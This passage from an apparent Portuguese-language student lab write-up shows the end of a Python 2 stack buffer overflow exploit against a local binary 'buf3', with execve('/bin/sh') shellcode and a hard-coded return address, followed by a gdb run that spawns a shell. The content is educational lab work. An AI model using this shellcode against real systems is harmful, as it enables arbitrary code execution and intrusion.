      "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80" +
      5*"a" + struct.pack("I", 0xffffd0b4))
```

Executando nosso script temos:

```
lutz@Jarvis:~/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer$ gdb buf3
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from buf3...
(No debugging symbols found in buf3)
(gdb) r <<< $(python2 buf3.py)
Starting program: /home/lutz/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer/buf3 <<< $(python2 buf3.py)
process 188108 is executing new program: /usr/bin/dash
[Inferior 1 (process 188108) exited normally]
(gdb)
```

Podemos notar que conseguimos executar a nossa shell.